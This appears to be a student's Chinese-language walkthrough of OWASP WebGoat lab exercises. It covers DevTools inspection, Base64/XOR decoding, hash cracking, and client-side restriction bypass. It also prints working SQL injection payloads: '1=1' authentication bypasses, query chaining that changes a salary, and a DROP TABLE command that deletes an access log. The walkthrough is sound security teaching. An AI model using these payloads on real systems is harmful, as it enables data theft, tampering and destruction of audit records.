

弱點掃描與滲透測試(二)

2022/11/30

小試身手



第四小題

```
> webgoat.customjs.phoneHome()
```

```
phoneHome invoked
```

```
GoatRouter.js:66
```

```
< undefined
```

```
phone home said
```

```
GoatRouter.js:77
```

```
{"lessonCompleted":true,"feedback":"Congratulations. You have successfully  
completed the assignment.", "output": "phoneHome Response is
```

```
-2137351417", "assignment": "DOMCrossSiteScripting", "attemptWasMade": true}
```

```
>
```

第六小題

Developer Tools

Show hints Reset lesson

1 2 3 4 5 6

Try It! Working with the Network tab

In this assignment you need to find a specific HTTP request and read a randomized number from it. To start click the first button, this will generate an HTTP request. Then click the second button to find the specific HTTP request. The request should contain a field: `networkNum`. Copy the number which is displayed and paste it into the input field below and click on the check button.

Click this button to make a request: Go!

What is the number you found: check

1

重新錄製傳遞參數

DevTools is now available in Chinese! Always match Chrome's language Switch DevTools to Chinese Don't show again

Elements Console Sources Network

Filter

Fetch/XHR JS CSS Img Media Font Doc WS Wasm Manifest Other Has blocked cookies

Blocked Requests 3rd-party requests

20 ms 40 ms 60 ms 80 ms 100 ms 120 ms 140 ms

Name	Status	Type	Initiator	Size	Time	Waterfall
<input type="checkbox"/> lessonmenu.mvc	200	xhr	jquery.mi...	7.9 kB	126 ...	
<input type="checkbox"/> lessonoverview.mvc	200	xhr	jquery.mi...	557 B	124 ...	

DevTools is now available in Chinese! [Always match Chrome's language](#) [Switch DevTools to Chinese](#) [Don't show again](#)

Elements Console Sources **Network** Performance Memory Application Security Lighthouse >> 2 18 4

● ☐ Preserve log ☐ Disable cache No throttling

Filter ☐ Invert ☐ Hide data URLs **All** Fetch/XHR JS CSS Img Media Font Doc WS Wasm Manifest Other ☐ Has blocked cookies

☐ Blocked Requests ☐ 3rd-party requests

200 ms400 ms600 ms800 ms1000 ms1200 ms1400 ms1600 ms1800 ms2000

1

Name

☐ network

☐ lessonmenu.mvc

☐ lessonoverview.mvc

▼ Form Data

view source

view URL-encoded

networkNum: 48.1917551669988

Crypto Basics-第二題

Basic Authentication

Basic authentication is sometimes used by web applications. This uses base64 encoding. Therefore, it is important to at least use Transport Layer Security (TLS or more commonly known as https) to protect others from reading the username password that is sent to the server.

```
$echo -n "myuser:mypassword" | base64  
bXl1c2VyOm15cGFzc3dvcmQ=
```

The HTTP header will look like:

```
Authorization: Basic bXl1c2VyOm15cGFzc3dvcmQ=
```

Now suppose you have intercepted the following header:

Authorization: Basic NjExMTM1MTA2OnBhc3N3b3Jk

Then what was the username and what was the password:

- https://www.convertstring.com/zh_TW/EncodeDecode/Base64Decode



網上的Base64解碼器

網上的Base64編碼器

粘貼你想在這裡的Base64解碼的文本：

NjExMTM1MTA2OnBhc3N3b3Jk

Base64的解碼！

Base64的文本

下載文件

將您的Base64這裡解碼的文本：

611135106:password

Crypto Basics-第二題_答案



Now suppose you have intercepted the following header:

Authorization: Basic NjExMTM1MTA2OnBhc3N3b3Jk

Then what was the username

and what was the password:

Congratulations. That was easy, right?

Crypto Basics-第三題

Assignment

Now let's see if you are able to find out the original password from this default XOR encoded string.

Suppose you found the database password encoded as {xor}Oz4rPj0+LDovPiwsKDAtoW==

What would be the actual password

post the answer

Oz4rPj0+LDovPiwsKDAtoW==

Crypto Basics-第三題_答案

<http://www.poweredbywebsphere.com/decoder.html>

<https://strelitzia.net/wasXORdecoder/wasXORdecoder.htm>

!

Assignment

Now let's see if you are able to find out the original password from this default XOR encoded string.

Suppose you found the database password encoded as {xor}Oz4rPj0+LDovPiwsKDAtoW==

What would be the actual password

Oz4rPj0+LDovPiwsKDAtoW==

Base 64 解碼



;	>	+	>	=	>	,	:	/	>	,	,	(0	-	;
59	62	43	62	61	62	44	58	47	62	44	44	40	48	45	59
100	97	116	97	98	97	115	101	112	97	115	115	119	111	114	100
d	a	t	a	b	a	s	e	p	a	s	s	w	o	r	d



databasepassword

轉為UTF-16
與 95 做XOR
轉為ASCII文字

Crypto Basics-第四題

Assignment

Now let's see if you can find what passwords matches which plain (unsalted) hashes.

Which password belongs to this hash:

BED128365216C019988915ED3ADD75FB

Which password belongs to this hash:

5E884898DA28047151D0E56F8DC6292773603D0D6AABBDD62A11EF721D1542D8

post the answer

Crypto Basics-第四題_答案

- <https://crackstation.net>

/ Assignment

Now let's see if you can find what passwords matches which plain (unsalted) hashes.



Which password belongs to this hash:

BED128365216C019988915ED3ADD75FB

每次重整答案都一樣

Which password belongs to this hash:

8C6976E5B5410415BDE908BD4DEE15DFB167A9C873FC4BB8A81F6F2AB448A918

每次重整答案都不一樣

Congratulations. You found it!

SQL Injection



SQL Injection (intro)

Show hints

Reset lesson



What is SQL ?

使用上面的表，搭配SQL語法撈撈看

It is your turn!

Look at the example table. Try to retrieve the department of the employee Bob Franco. Note that you have been granted full administrator privileges in this assignment and can access all data without authentication.

**SQL
query**

SQL Injection (intro)_第二題_答案

```
SELECT department FROM employees WHERE first_name='Bob' and last_name='Franco';  
SELECT * FROM employees WHERE first_name='Bob' and last_name='Franco';
```

It is your turn!

Look at the example table. Try to retrieve the department of the employee Bob Franco. Note that you have been granted full administrator privileges in this assignment and can access all data without authentication.



SQL
query

You have succeeded!

```
SELECT department FROM employees WHERE first_name='Bob' and last_name='Franco';
```

DEPARTMENT

Marketing

將 Tobi Barnett 的部門改成 'Sales'

It is your turn!

Try to change the department of Tobi Barnett to 'Sales'. Note that you have been granted full administrator privileges in this assignment and can access all data without authentication.

**SQL
query**

SQL Injection (intro)_第三題_答案

```
UPDATE employees SET department='Sales' WHERE first_name='Tobi' and last_name='Barnett'
```

It is your turn!

Try to change the department of Tobi Barnett to 'Sales'. Note that you have been granted full administrator privileges in this assignment and can access all data without authentication.



SQL
query

Congratulations. You have successfully completed the assignment.

```
UPDATE employees SET department='Sales' WHERE first_name='Tobi' and last_name='Barnett'
```

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN
--------	------------	-----------	------------	--------	----------

89762	Tobi	Barnett	Sales	77000	TA9LL1
-------	------	---------	-------	-------	--------

新增“phone” (varchar(20))到表格 "employees" 中

Now try to modify the schema by adding the column "phone" (varchar(20)) to the table "employees". :

**SQL
query**

SQL Injection (intro)_第四題_答案

```
ALTER TABLE employees ADD phone varchar(20)
```

Now try to modify the schema by adding the column "phone" (varchar(20)) to the table "employees". :



SQL
query

Congratulations. You have successfully completed the assignment.

`ALTER TABLE employees ADD phone varchar(20)`

給予grant_rights unauthorized_user的權限

Try to grant rights to the table `grant_rights` to user `unauthorized_user` :

**SQL
query**

SQL query

Submit

SQL Injection (intro)_第五題_答案

```
GRANT all ON grant_rights TO unauthorized_user
```

Try to grant rights to the table `grant_rights` to user `unauthorized_user` :



SQL
query

```
GRANT all ON grant_rights TO unauthorized_user
```

Submit

Congratulations. You have successfully completed the assignment.

第九題_設定判斷式 查看表中內容

Try It! String SQL injection

The query in the code builds a dynamic query as seen in the previous example. The query is built by concatenating strings making it susceptible to String SQL injection:

```
"SELECT * FROM user_data WHERE first_name = 'John' AND last_name = '' + lastName + '";
```

Try using the form below to retrieve all the users from the users table. You should not need to know any specific user name to get the complete list.

SELECT * FROM user_data WHERE first_name = 'John' AND last_name = ' or '

SQL Injection (intro)_第九題_答案

Try It! String SQL injection

The query in the code builds a dynamic query as seen in the previous example. The query is built by concatenating strings making it susceptible to String SQL injection:

```
"SELECT * FROM user_data WHERE first_name = 'John' AND last_name = '' + lastName + '";
```

Try using the form below to retrieve all the users from the users table. You should not need to know any specific user name to get the complete list.



SELECT * FROM user_data WHERE first_name = 'John' AND last_name = 'Smith' or '1 = 1' Get Account Info

You have succeeded:

USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,

101, Joe, Snow, 987654321, VISA, , 0,

101, Joe, Snow, 2234200065411, MC, , 0,

102, John, Smith, 2435600002222, MC, , 0,

102, John, Smith, 4352209902222, AMEX, , 0,

103, Jane, Plane, 123456789, MC, , 0,

103, Jane, Plane, 333498703333, AMEX, , 0,

10312, Jolly, Hershey, 176896789, MC, , 0,

10312, Jolly, Hershey, 333300003333, AMEX, , 0,

10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,

10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,

15603, Peter, Sand, 123609789, MC, , 0,

15603, Peter, Sand, 338893453333, AMEX, , 0,

15613, Joesph, Something, 33843453533, AMEX, , 0,

15837, Chaos, Monkey, 32849386533, CM, , 0,

19204, Mr, Goat, 33812953533, VISA, , 0,

Your query was: SELECT * FROM user_data WHERE first_name = 'John' and last_name = 'Smith' or '1 = 1'

第十題_Numeric SQL injection

Try It! Numeric SQL injection

The query in the code builds a dynamic query as seen in the previous example. The query in the code builds a dynamic query by concatenate

```
"SELECT * FROM user_data WHERE login_count = " + Login_Count + " AND userid = " + User_ID;
```

Using the two Input Fields below, try to retrieve all the data from the users table.

Warning: Only one of these fields is susceptible to SQL Injection. You need to find out which, to successfully retrieve all the data.

Login_Count:

User_Id:

SQL Injection (intro)_第十題_答案



Login_Count:

User_Id:

這一塊最重要，其他部分數字隨便填

You have succeeded:

USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,

101, Joe, Snow, 987654321, VISA, , 0,

101, Joe, Snow, 2234200065411, MC, , 0,

102, John, Smith, 2435600002222, MC, , 0,

102, John, Smith, 4352209902222, AMEX, , 0,

103, Jane, Plane, 123456789, MC, , 0,

103, Jane, Plane, 333498703333, AMEX, , 0,

10312, Jolly, Hershey, 176896789, MC, , 0,

10312, Jolly, Hershey, 333300003333, AMEX, , 0,

10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,

10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,

15603, Peter, Sand, 123609789, MC, , 0,

15603, Peter, Sand, 338893453333, AMEX, , 0,

15613, Joesph, Something, 33843453533, AMEX, , 0,

15837, Chaos, Monkey, 32849386533, CM, , 0,

19204, Mr, Goat, 33812953533, VISA, , 0,

Your query was: SELECT * From user_data WHERE Login_Count = 123456 and userid= 20 or 1=1

第十一題_繞過帳號密碼

It is your turn!

You are an employee named John **Smith** working for a big company. The company has an internal system that allows all employees to view their data.

The system requires the employees to use a unique *authentication TAN* to view their data.

Your current TAN is **3SL99A**.

Since you always have the urge to be the most highly paid employee, you want to exploit the system so that instead of viewing your own data, you can view the data of all employees.

Use the form below and try to retrieve all employee data from the **employees** table. You should not need to know any specific name or TAN.

You already found out that the query performing your request looks like this:

```
"SELECT * FROM employees WHERE last_name = '' + name + '' AND auth_tan = '' + auth_tan + ''";
```

Employee Name:

Authentication TAN:

SQL Injection (intro)_第十一題_答案

```
"SELECT * FROM employees WHERE last_name = '' + name + '' AND auth_tan = '' + auth_tan + ''";
```



Employee Name:

1234

Authentication TAN:

1' or '1' = '1'

這一塊最重要，其他部分數字隨便填

Get department

You have succeeded! You successfully compromised the confidentiality of data by viewing internal information that yo

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN	PHONE
--------	------------	-----------	------------	--------	----------	-------

32147	Paulina	Travers	Accounting	46000	P45JSI	null
-------	---------	---------	------------	-------	--------	------

34477	Abraham	Holman	Development	50000	UU2ALK	null
-------	---------	--------	-------------	-------	--------	------

37648	John	Smith	Marketing	64350	3SL99A	null
-------	------	-------	-----------	-------	--------	------

89762	Tobi	Barnett	Development	77000	TA9LL1	null
-------	------	---------	-------------	-------	--------	------

96134	Bob	Franco	Marketing	83700	LO9S2V	null
-------	-----	--------	-----------	-------	--------	------

第十二題_修改金額

➔ 1 2 3 4 5 6 7 8 9 10 11 12 13 ➔

Compromising Integrity with Query chaining

After compromising the confidentiality of data in the previous lesson, this time we are gonna compromise the **integrity** of data by i

If a severe enough vulnerability exists, SQL injection may be used to compromise the integrity of any data in the database. Succes

What is SQL query chaining?

Query chaining is exactly what it sounds like. With query chaining, you try to append one or more queries to the end of the actual i
query right after the initial query without the need to even start a new line.

It is your turn!

You just found out that Tobi and Bob both seem to earn more money than you! Of course you cannot leave it at that.

Better go and *change your own salary so you are earning the most!*

Remember: Your name is John **Smith** and your current TAN is **3SL99A**.

Employee Name:

Authentication TAN:

SQL Injection (intro)_第十二題_答案

Name : Smith

TAN : 3SL99A';UPDATE employees SET salary=200000 WHERE last_name='Smith

Name : Smith';UPDATE employees SET salary=200000 WHERE last_name='Smith';-- ss

註解

TAN :

Remember, your name is John Smith and your current TAN is 3SL99A.



Employee Name:

Smith

Authentication TAN:

3SL99A';UPDATE employe

Get department

Well done! Now you are earning the most money. And at the same time you success

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN	PHONE
37648	John	Smith	Marketing	200000	3SL99A	null
96134	Bob	Franco	Marketing	83700	LO9S2V	null
89762	Tobi	Barnett	Development	77000	TA9LL1	null
34477	Abraham	Holman	Development	50000	UU2ALK	null
32147	Paulina	Travers	Accounting	46000	P45JSI	null

第十三題_把足跡刪掉

It is your turn!

Now you are the top earner in your company. But do you see that? There seems to be a **access_log** table, where all your actions have been logged to! Better go and *delete it* completely before anyone notices.

Action contains:

SQL Injection (intro)_第十三題_答案

```
' ;DROP TABLE access_log;-- ss
```

It is your turn!

Now you are the top earner in your company. But do you see that? There seems to be a **access_log** table, where all your actions have been logged to! Better go and *delete it* completely before anyone notices.



Action contains:

Success! You successfully deleted the access_log table and that way compromised the availability of the data.

結合前面學的試試看



- Introduction >
- General >
- (A1) Injection >
- (A2) Broken Authentication >
- (A3) Sensitive Data Exposure >
- (A4) XML External Entities (XXE) >
- (A5) Broken Access Control >
- (A7) Cross-Site Scripting (XSS) >
- (A8) Insecure Deserialization >
- (A9) Vulnerable Components >
- (A8:2013) Request Forgeries >
- Client side >**
- Bypass front-end restrictions**
- Client side filtering
- HTML tampering
- Challenges >

Bypass front-end restrictions

Reset lesson



Field Restrictions

In most browsers, client has complete or almost complete control over HTML part of the webpage. The preference.

Task

Send a request that bypasses restrictions of all four of these fields

Select field with two possible value

Option 1 ▾

Radio button with two possible values

☒ Option 1

☐ Option 2

Checkbox: value either on or off

☒ Checkbox

Input restricted to max 5 characters

12345



Readonly input field

change

Submit

Congratulations. You have successfully completed the assignment.

打開你的ZAP試試看



這兩種頁面都可以用

Online Help

Quick Start Request Response Break

Method Header: Text Body: Text

POST http://localhost:8080/WebGoat/BypassRestrictions/FieldRestrictions HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:106.0) Gecko/20100101 Firefox/106.0
Accept: */*
Accept-Language: zh-TW,zh;q=0.8,en-US;q=0.5,en;q=0.3
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 78
Origin: https://localhost:8080

select=option7&radio=option7&checkbox=WN&shortInput=87878787&readOnlyInput=cha4545

Sockets

URL	Code	Reason	RTT	Size	Resp. Body	Highest Alert	Note	Tags
post:8080/WebGoat/service/lesso...	200	OK	115...	7,672	bytes			JSON
post:8080/WebGoat/service/lesso...	200	OK	131...	395	bytes			JSON
post:8080/WebGoat/BypassRestri...	200	OK	139...	221	bytes			JSON
post:8080/WebGoat/service/lesso...	200	OK	138...	395	bytes			JSON
post:8080/WebGoat/service/lesso...	200	OK	151...	7,672	bytes			JSON
post:8080/WebGoat/service/lesso...	200	OK	114...	395	bytes			JSON
post:8080/WebGoat/service/lesso...	200	OK	119...	395	bytes			JSON

Current Scans 0 0 0 0 0 0 0 0 0 0

HTTP Message

Request Response

POST http://localhost:8080/WebGoat/BypassRestrictions/FieldRestrictions HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:106.0) Gecko/20100101 Firefox/106.0
Accept: */*
Accept-Language: zh-TW,zh;q=0.8,en-US;q=0.5,en;q=0.3
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 78
Origin: https://localhost:8080

select=option7&radio=option7&checkbox=WN&shortInput=87878787&readOnlyInput=cha4545

將其數字亂改

Step Continue Drop

Task

Send a request that bypasses restrictions of all four of these fields

Select field with two possible value

Option 1 ▾

Radio button with two possible values

☒ Option 1

☐ Option 2

Checkbox: value either on or off

☒ Checkbox

Input restricted to max 5 characters

12345

Readonly input field

change

Submit

Congratulations. You have successfully completed the assignment.

第三題_繞過傳值得限制

Validation

Often, there is some mechanism in place to prevent users from sending altered field values to server, such as of popular browsers such as Chrome don't allow editing scripts during runtime. We will have to circumvent the

Task

Send a request that does not fit the regular expression above the field in all fields.



Field 1: exactly three lowercase characters (`^[a-z]{3}$`)

Field 2: exactly three digits (`^[0-9]{3}$`)

Field 3: letters, numbers, and space only (`^[a-zA-Z0-9]*$`)

Field 4: enumeration of numbers (`^(one|two|three|four|five|six|seven|eight|nine)$`)

Field 5: simple zip code (`^\d{5}$`)

Field 6: zip with optional dash four (`^\d{5}(-\d{4})?$`)

Field 7: US phone number with or without dashes (`^[2-9]\d{2}-?\d{3}-?\d{4}$`)

WebGoat

https://localhost:8080/WebGoat/start.mvc#lesson/BypassRestrictions.lesson/2

(A1) Injection >

(A2) Broken Authentication >

(A3) Sensitive Data Exposure >

(A4) XML External Entities (XXE) >

(A5) Broken Access Control >

(A7) Cross-Site Scripting (XSS) >

(A8) Insecure Deserialization >

1

Response

Body: Text

Code	Reason	RTT	Size Resp. Body	Highest Alert	Note	Tags
200	OK	115...	7,672 bytes			JSON
200	OK	131...	395 bytes			JSON
200	OK	139...	221 bytes			JSON
200	OK	138...	395 bytes			JSON
200	OK	151...	7,672 bytes			JSON
200	OK	114...	395 bytes			JSON
200	OK	119...	395 bytes			JSON

Current Scans 0 0 0 0 0 0 0 0 0 0

1 2 3

Validation

Often, there is some mechanism in place to prevent users from sending altered field values to server, such as validation before sending of popular browsers such as Chrome don't allow editing scripts during runtime. We will have to circumvent the validation some other way.

Task

Send a request that does not fit the regular expression above the field in all fields.

Field 1: exactly three lowercase characters (^[a-z]{3}\$)

abc

Field 2: exactly three digits ([0-9]{3}\$)

123

Field 3: letters, numbers, and space only ([a-zA-Z0-9]*\$)

abc 123 ABC

Field 4: enumeration of numbers (^(one|two|three|four|five|six|seven|eight|nine)\$)

seven

Field 5: simple zip code (^d{5}\$)

01101

Field 6: zip with optional dash four (^d{5}(-d{4})?\$)

90210-1111

Field 7: US phone number with or without dashes (^([2-9]d{2}-?d{3}-?d{4})\$)

301-604-4882

Submit

2

Congratulations. You have successfully completed the assignment.

跟前面一樣的方法

HTTP Message



```
Accept-Language: zh-TW,zh;q=0.8,en-US;q=0.5,en;q=0.3
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 112
Origin: https://localhost:8080
Connection: keep-alive 改成 close
Referer: https://localhost:8080/WebGoat/start.mvc
Cookie: JSESSIONID=LA1vdN_hzM-qe1qSltY6UQSCbMR4N6dG7SZvhsL2
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
```

```
field1=abc&field2=123&field3=abc+123+ABC&field4=seven&field5=01101&
field6=90210-1111&field7=301-604-4882&error=0
```

HTTP Message

```
Accept-Language: zh-TW,zh;q=0.8,en-US;q=0.5,en;q=0.3
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 112
Origin: https://localhost:8080
Connection: close
Referer: https://localhost:8080/WebGoat/start.mvc
Cookie: JSESSIONID=LA1vdN_hzM-qe1qSltY6UQSCbMR4N6dG7SZvhsL2
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
```

```
field1=aqwqwe123bc&field2=12XXXXX3&field3=abc0..-/*+123+ABC&
field4=seqwe234ven&field5=qwegqweq&field6=902123123SSSS10-1111&
field7=30SSSSSSS04-4882&error=0qwe|
```

亂改一通

Field 6: zip with optional dash four (`^\d{5}(-\d{4})?$`)

90210-1111


Field 7: US phone number with or without dashes (`^[2-9]\d{2}-?\d{3}-?\d{4}$`)

301-604-4882

Submit

Congratulations. You have successfully completed the assignment.

來偷看執行長的薪水

 **WEBGOAT**

- Introduction >
- General >
- (A1) Injection >
- (A2) Broken Authentication >
- (A3) Sensitive Data Exposure >
- (A4) XML External Entities (XXE) >
- (A5) Broken Access Control >
- (A7) Cross-Site Scripting (XSS) >
- (A8) Insecure Deserialization >
- (A9) Vulnerable Components >
- (A8:2013) Request Forgeries >
- Client side >
- Client side filtering**
- Time tampering
- Challenges >


Client side filtering

Show hints Reset lesson

← 1 2 3 →

Salary manager

You are logged in as Moe Stooze, CSO of Goat Hills Financial. You have access to everyone in the company's information, except the CEO, Neville Bartholomew. Or at least you should not have access to the CEO's information. For this assignment, examine the contents of the page to see what extra information you can find.

 **Goat Hills Financial**
Human Resources

Select user: Sean Livingston ▼

User ID	First Name	Last Name	SSN	Salary
109	Sean	Livingston	136-55-1046	130000

What is Neville Bartholomew's salary? Submit Answer

This is not the salary from Neville Bartholomew...

🔍 #hiddenEmployeeRecords

✕ 1 個當中的第 1 個 + ✎

```
</div></div>
<table id="hiddenEmployeeRecords" style="display: none"
width="90%" cellpadding="0" cellspacing="2" border="1"
align="center">
  <div>
    <table <tr="" width="90%" border="1" align="center">
      <tbody>
        <tr>...</tr>
        <tr id="101" <="" tr="">...</tr>
        <tr id="102" <="" tr="">...</tr>
        <tr id="103" <="" tr="">...</tr>
        <tr id="104" <="" tr="">...</tr>
        <tr id="105" <="" tr="">...</tr>
        <tr id="106" <="" tr="">...</tr>
        <tr id="107" <="" tr="">...</tr>
        <tr id="108" <="" tr="">...</tr>
        <tr id="109" <="" tr="">...</tr>
        <tr id="110" <="" tr="">...</tr>
        <tr id="111" <="" tr="">...</tr>
        <tr id="112" <="" tr="">
          <td>112</td>
          <td>Neville</td>
          <td>Bartholomew</td>
          <td>...</td>
          <td>450000</td>
        </tr>
      </tbody>
    </table>
  </div>
</table>
```


把手機價格歸零

Client side filtering

[Show hints](#) [Reset lesson](#)

➔ 1 2 3

No need to pay if you know the code ...



Samsung Galaxy S8

[Samsung](#) · (124421 reviews)

PRICE
US \$899

COLOR

☐

☒

CAPACITY

☒ 64 GB

☐ 128 GB

QUANTITY

- 1 +

CHECKOUT CODE

[♥ Like](#)


查找傳遞了甚麼參數

Chrome DevTools Network tab showing a list of requests. The selected request is a POST to localhost:80... with the path /getItForFree. The response is a JSON object with a checkoutCode property.

狀態	方法	網域	檔案	發起人	類型	已傳輸	大小	內容
200	GET	localhost:80...	lessonmenu.mvc	xhr	json	7.87 kB	7.67 kB	
200	GET	localhost:80...	lessonoverview.mvc	xhr	json	574 B	373 B	
